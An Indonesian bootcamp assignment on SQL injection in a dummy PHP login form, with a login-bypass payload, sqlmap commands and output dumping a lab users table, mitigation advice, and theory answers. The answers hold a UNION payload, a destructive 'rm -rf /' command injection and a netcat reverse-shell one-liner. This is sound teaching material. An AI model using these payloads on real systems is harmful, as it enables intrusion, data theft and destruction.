Identifikasi Celah Sql Injection pada Form Login Aplikasi Dummy dan Buat Strategi Mitigasi
Assignment Day 18

Bootcamp Cyber Security Batch 4

Disusun oleh: Sabilillah Ramaniya Widodo

!!Catatan: Diharapkan seluruh pengerjaan Assignment tidak sepenuhnya mengandalkan penggunaan AI!!

“Proses belajar ibarat menanam pohon. Jika hanya mengandalkan AI tanpa memahami esensinya, yang berkembang bukan kompetensimu, melainkan ketergantungan yang melemahkan.”
- Learning Design Dibimbing

1. Identifikasi Celah (Vulnerability Identification)

a. Analisis kode

Di halaman file login.php, saya menemukan kalau aplikasi ini masih menggunakan query SQL yang mentah yang mana menggabungkan input user secara langsung ke dalam string query. Teknik seperti ini membuat query tersebut bisa dimanipulasi oleh attacker.
Berikut beberapa potongan kodenya:

```
$username = $_POST['username'];
$password = $_POST['password'];

$sql = "SELECT * FROM users WHERE username = '$username' AND password =
'$password'";
$stmt = $pdo->query($sql);
$user = $stmt->fetch();
```

Masalah pada potongan tersebut yaitu cara penggabungan input ke dalam query tanpa adanya validasi (parameter binding)

b. Penjelasan teknis (SQLi)

Celah SQL injection bisa terbuka karena aplikasi tidak memisahkan antara struktur query SQL dengan data input dari pengguna. Hal itu tentunya menyebabkan input seperti tanda kutip (‘), operator logic (OR), atau komentasi -- bisa mengubah logika query.
Contohnya menggunakan payload berikut:

```
' OR 1=1 -- -
```

Kalau payload tersebut dimasukkan ke kolom username, query akan selalu benar sehingga sistem memberi akses tanpa password


2. Eksploitasi

Pada praktikum ini, proses injeksi dilakukan menggunakan manual payload dan sqlmap, yaitu tool otomatis untuk mendeteksi dan mengeksploitasi SQL injection.
Sqlmap sendiri akan:
1. Mendeteksi parameter yang rentan
2. Menentukan tipe injeksi
3. Mengekstrak database
4. Mengambil tabel dan data sensitif (seperti username dan password)

a. Login Bypass


Tujuannya yaitu untuk masuk ke sistem tanpa mengetahui password admin
- Payload yang digunakan yaitu ‘ OR 1=1 -- -
- Mekanisme:
1. ‘ (Single quote): menutup string inpu username yang seharusnya
2. OR 1=1: menyisip logika boolean yang selalu bernilai benar/TRUE. Karena menggunakan OR, database akan menganggap seluruh pencarian user adalah benar, tidak peduli username-nya kosong atau salah.


3. -- - (Comment): hal ini memerintahkan database supaya mengabaikan sisa kode SQL dibelakangnya, yaitu bagian pengecekan password
4. Nanti, logika yang dieksekusi database jadi seperti berikut: `SELECT * FROM users WHERE (FALSE) OR (TRUE)`. Hasilnya tentu akan TRUE, menyebabkan login sukses




b. SQL injection dengan sqlmap

sqlmap digunakan dengan target parameter username dan password di halaman login.
Perintah yang digunakan: `sqlmap --url <URL target>/sqlitest/login.php --forms -dbs`







Dari hasil yang diperlihatkan setelah menjalankan perintah tersebut, sqlmap menggenerate beberapa payload untuk parameter username dan password pada tipe yang berbeda dan juga hasil dari fetching nama-nama database yang available. Parameter yang digunakan disini yaitu:

--forms: untuk men-scanning seluruh HTML forms di halaman target dan otomatis memasukkan payload SQL injection ke setiap input field di form tersebut

-dbs: untuk menampilkan semua database yang ada di server target.

Selanjutnya yaitu menggunakan perintah:

```
sqlmap --url <URL target>/sqlitest/login.php --forms -D testdb --tables
```

```
[12:32:32] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.3.26, Apache 2.4.62
back-end DBMS: MySQL ≥ 5.6
[12:32:32] [INFO] fetching tables for database: 'testdb'
[12:32:32] [WARNING] reflective value(s) found and filtering out
Database: testdb
[1 table]
+-------+
| users |
+-------+
```

Dari hasil yang diperlihatkan setelah menjalankan perintah tersebut, sqlmap menggenerate isi tabel database testdb, hal ini karena saya menggunakan beberapa parameter tambahan yaitu:

-D: untuk memilih database (dalam hal ini testdb)

--tables: untuk menampilkan daftar tabel dalam database yang dipilih.

Yang terakhir saya menggunakan perintah:

```
sqlmap --url <URL target>/sqlitest/login.php --forms -D testdb -T users --columns --dump
```

```
┌──(natsu㉿ragna)-[~]
└─$ sqlmap --url http://192.168.0.50/sqlitest/login.html --forms -D testdb -T users --columns --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.11#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```


```
[12:44:00] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.3.26, Apache 2.4.62
back-end DBMS: MySQL ≥ 5.6
[12:44:00] [INFO] fetching columns for table 'users' in database 'testdb'
Database: testdb
Table: users
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int          |
| password | varchar(100) |
| username | varchar(50)  |
+----------+--------------+

[12:44:00] [INFO] fetching columns for table 'users' in database 'testdb'
[12:44:00] [INFO] fetching entries for table 'users' in database 'testdb'
[12:44:00] [WARNING] reflective value(s) found and filtering out
Database: testdb
Table: users
[1 entry]
+----+----------+----------+
| id | password | username |
+----+----------+----------+
| 1  | admin123 | admin    |
+----+----------+----------+

[12:44:00] [INFO] table 'testdb.users' dumped to CSV file '/home/natsu/.local/share/sqlmap/output/192.168.0.50/dump/testdb/users.csv'
[12:44:00] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/natsu/.local/share/sqlmap/output/results-12062025_1243pm.csv'
```

Pada hasil yang diperlihatkan setelah menjalankan perintah tersebut, sqlmap menggenerate kolom dan tipe dalam tabel users dan men-dump isi dari tabel tersebut. Hal ini karena saya menambahkan beberapa parameter tambahan yaitu:

-T: untuk memilih tabel target

--columns: untuk melihat struktur tabel, seperti id, username, password, dll.

--dump: parameter ini menyuruh sqlmap untuk mengambil isi tabel, bukan cuma lihat strukturnya. Hasilnya username dan password dari user terpampang jelas dan bisa digunakan untuk login ke websitenya.



3. Strategi Mitigasi

Mitigasi dari SQL injection bertujuan untuk memutus jalur antara input pengguna dengan struktur query SQL, berikut beberapa strategi yang bisa dilakukan:

a. Prepared statement

Prepared statement memisahkan antara struktur query dengan user input. Query akan dianalisis dan dicompile terlebih dahulu, sementara nilai inputnya akan dimasukkan sebagai parameter yang tidak bisa memodifikasi sintaks SQL. Hasilnya, payload yang berbahaya akan diperlakukan sebagai data, bukan sebuah instruksi.

b. Input Validation

Validasi berbasis whitelist bisa digunakan untuk memastikan hanya karakter dan format yang diizinkan yang bisa diproses. Pendekatan ini mengikuti prinsip fail-safe defaults (jika input meragukan, sistem menolak)

c. Hashing password

Hashing sendiri bukan mitigasi SQLi secara langsung, tapi bagian dari damage control, dimana password harus melewati algoritma one-way hashing dengan salt. Kalau database bocor akibat SQL injection, password tetap tidak bisa dipakai oleh attacker

d. Least privilage

Prinsip kontrol akses yang menjelaskan kalau setiap komponen harus mempunyai hak minimal. Akun database aplikasi tidak boleh punya izin yang merusak. Kalau terjadi SQL injection, hal ini bisa meminimalisir dampaknya

e. Error handling

Detail internal tidak boleh diekspos, kesalahan/error harus bersifat generik supaya attacker tidak mendapat informasi tambahan

f. Defense in Depth dan WAF

Pertahanan yang berlapis perlu kontol ganda: input filtering, prepared statement, hashing, akses minimal, dan firewall aplikasi. WAF berfungsi sebagai lapisan mitigasi dengan memeriksa request menggunakan deteksi berbasis signature dan anomali

Contoh kode yang aman

```
<?php
require ‘config.php’

$username = $_POST[‘username’];
$password = $_POST[‘password’];

$sql = “SELECT * FROM users WHERE username = ? AND password = ?”;
$stmt = $pdo->prepare($sql);
$stmt->execute([$username, $password]);
$user = $stmt->fetch();

If ($user) {
      echo “Login berhasil. Selamat Datang, ” .
htmlspecialchars($user[‘username]);
}     else {
      echo “Login gagal.”;
}
?>
```

4. Jawaban soal teori injection attacks

1. Apa yang dimaksud dengan injection dalam konteks keamanan aplikasi web, dan mengapa jenis serangan ini masuk dalam OWASP Top 10?
Injection adalah serangan ketika input user bisa mempengaruhi atau mengubah perintah yang dijalankan oleh penerjemah (interpreter seperti SQL dan shell). Hal tersebut memaksa interpreter untuk mengeksekusi perintah yang berbahaya (misal mengakses data tanpa izin). Injection masuk pada OWASP Top 10 karena dampaknya sangat fatal (bisa mengakibatkan pencurian data sensitif, pengambilalihan sistem), dan sangat umum ditemukan.

2. Jelaskan perbedaan mendasar antara SQL Injection dan NoSQL Injection. Berikan satu contoh payload untuk masing-masing!
- SQL injection: targetnya yaitu database relasional seperti MySQL, PostgreSQL, dll. Yang menggunakan bahasa SQL. Contoh payloadnya:
- NoSQL Injection: targetnya yaitu database non-relasional (MongoDB, Firebase, dll.). Payload yang dipakai berguna untuk memanipulasi struktur objek dalam format JSON atau operator logika database. Contoh payloadnya: `{“$ne”: null}`

3. Mengapa query berikut rawan terhadap SQL Injection?

```
SELECT * FROM users WHERE username = '$username' AND password = '$password';
```

Karena menggunakan penggabungan string langsung, dimana variable $username dimasukkan secara mentah ke dalam perintah SQL. Kalau variable tersebut berisi tanpa kutip (‘), hal itu bisa menutup string query yang asli dan menambah perintah SQL baru.

4. Sebutkan 2 dampak paling serius dari serangan SQL Injection terhadap organisasi!
- Kebocoran data (data breach): attacker bisa mencuri seluruh database beserta data-data sensitif.
- Authentication bypass/Account takeover: attacker bisa masuk sebagai admin tanpa password dan mengambil alih kontrol penuh aplikasi

5. Bagaimana prepared statements dapat mencegah SQL injection? Jelaskan dengan contoh.
Prepared statements memisah kode (query SQL) dengan data (input user). Hasilnya, database akan memasukkan data setelah melakukan kompilasi query terlebih dahulu dengan placeholder, memastikan input data diperlakukan sebagai teks, bukan perintah eksekusi. Contoh: `SELECT * FROM users WHERE username = ?`. Tanda "?" akan diisi oleh data, dan apapun isi datanya, tidak akan mengubah logika SELECT

6. Berikan satu contoh serangan Command Injection dan bagaimana dampaknya bisa jauh lebih besar dibanding SQL Injection!
Contoh: Input form ping IP yang berisi: `8.8.8.8; rm -rf /`
Dampaknya yaitu mengeksekusi perintah di OS server, bukan hanya database. Hal ini bisa memberi attacker kontrol penuh atas server (RCE), memungkinkan untuk menghapus file system, menginstal malware, atau melakukan lateral movement, yang dampaknya lebih luas dibanding SQLi yang terbatas pada database.

7. Apa fungsi dari escapeshellarg() dalam konteks pencegahan Command Injection di PHP?
Fungsinya yaitu untuk membungkus input string dengan tanda kutip tunggal dan melakukan escaping pada tanda kutip yang ada di dalam input, memastikan kalau input tersebut dianggap sebagai satu argumen string tunggal yang aman saat diteruskan ke fungsi eksekusi shell. Sederhananya, fungsi escapeshellarg() yaitu untuk mengubah input menjadi satu argumen aman saat dikirim ke shell.

8. Apa itu UNION-based SQL injection dan bagaimana cara kerja serangan ini? Berikan contoh penggunaannya?
UNION-based SQLi adalah teknik yang menggunakan operator UNION SQL untuk menggabungkan hasil query asli dengan hasil query yang disisipkan attacker. Syaratnya: query injection harus punya jumlah kolom yang sama dan tipe data yang cocok dengan query asli.
Contoh: `' UNION SELECT username, password FROM users--` yang akan menampilkan daftar username dan password di halaman web yang seharusnyaa menampilkan profil produk/artikel.

9. Sebutkan 3 teknik mitigasi untuk mencegah berbagai jenis injection attacks yang dibahas dalam modul. Jelaskan singkat masing-masing!
- Input validasi: memeriksa apakah input sesuai format whitelist dan membersihkan karakter yang berbahaya
- Prepared statements: menggunakan placeholder parameter untuk query database
- Menggunakan ORM yang secara default menggunakan parameterized query, sehingga lebih aman dari SQLi

10. Berikan contoh payload command injection yang dapat menghasilkan reverse shell!
`; nc -e /bin/sh <IP_penyerang> <PORT_listener>`
Misal: `; nc -e /bin/sh 192.168.93.131 4444`